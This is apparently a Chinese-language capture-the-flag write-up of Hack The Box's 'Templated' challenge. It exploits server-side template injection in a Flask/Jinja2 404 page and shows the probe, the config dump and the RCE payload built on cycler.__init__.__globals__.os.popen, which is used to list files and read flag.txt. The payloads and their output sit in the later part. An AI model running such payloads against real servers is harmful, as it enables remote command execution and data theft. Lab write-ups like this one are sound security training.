
Templated,Jinja2框架(SSTI)

重點`Flask/Jinja2`



Site still under construction

Proudly powered by Flask/Jinja2

程式語言


PHP

有任何錯誤或缺失嗎？

Automate technology lookups

Our APIs provide instant access to website technology stacks, contact details and social media profiles.

隨便輸入子目錄，有404




Error 404

The page 'index.php' could not be found

目錄爆破也沒啥東西。但發現有url被編碼..


使用SSTI漏洞(成功)



Error 404

The page '49' could not be found

獲取config




Error 404

The page 'dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093)])' could not be found

```
The page 'dict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING',
False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION',
None), ('SECRET_KEY', None), ('PERMANENT_SESSION_LIFETIME',
datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME',
None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'),
('SESSION_COOKIE_DOMAIN', None), ('SESSION_COOKIE_PATH', None),
('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False),
('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True),
('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT',
datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None),
('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False),
('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True),
('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False),
('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None),
('MAX_COOKIE_SIZE', 4093)])' could not be found
```

使用`{{ cycler.__init__.__globals__.os.popen('ls').read() }}`




94.237.59.63:36587/%7B%7B%20cycler.__init__.__globals__.os.popen('ls').read()%20%7D%7D

Error 404

The page 'bin boot dev etc flag.txt home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var ' could not be found

有找到旗標。將ls改為flag.txt



94.237.59.63:36587/%7B%7B%20cycler.__init__.__globals__.os.popen('cat%20flag.txt').read()%20%7D%7D

Error 404

The page 'HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!} ' could not be found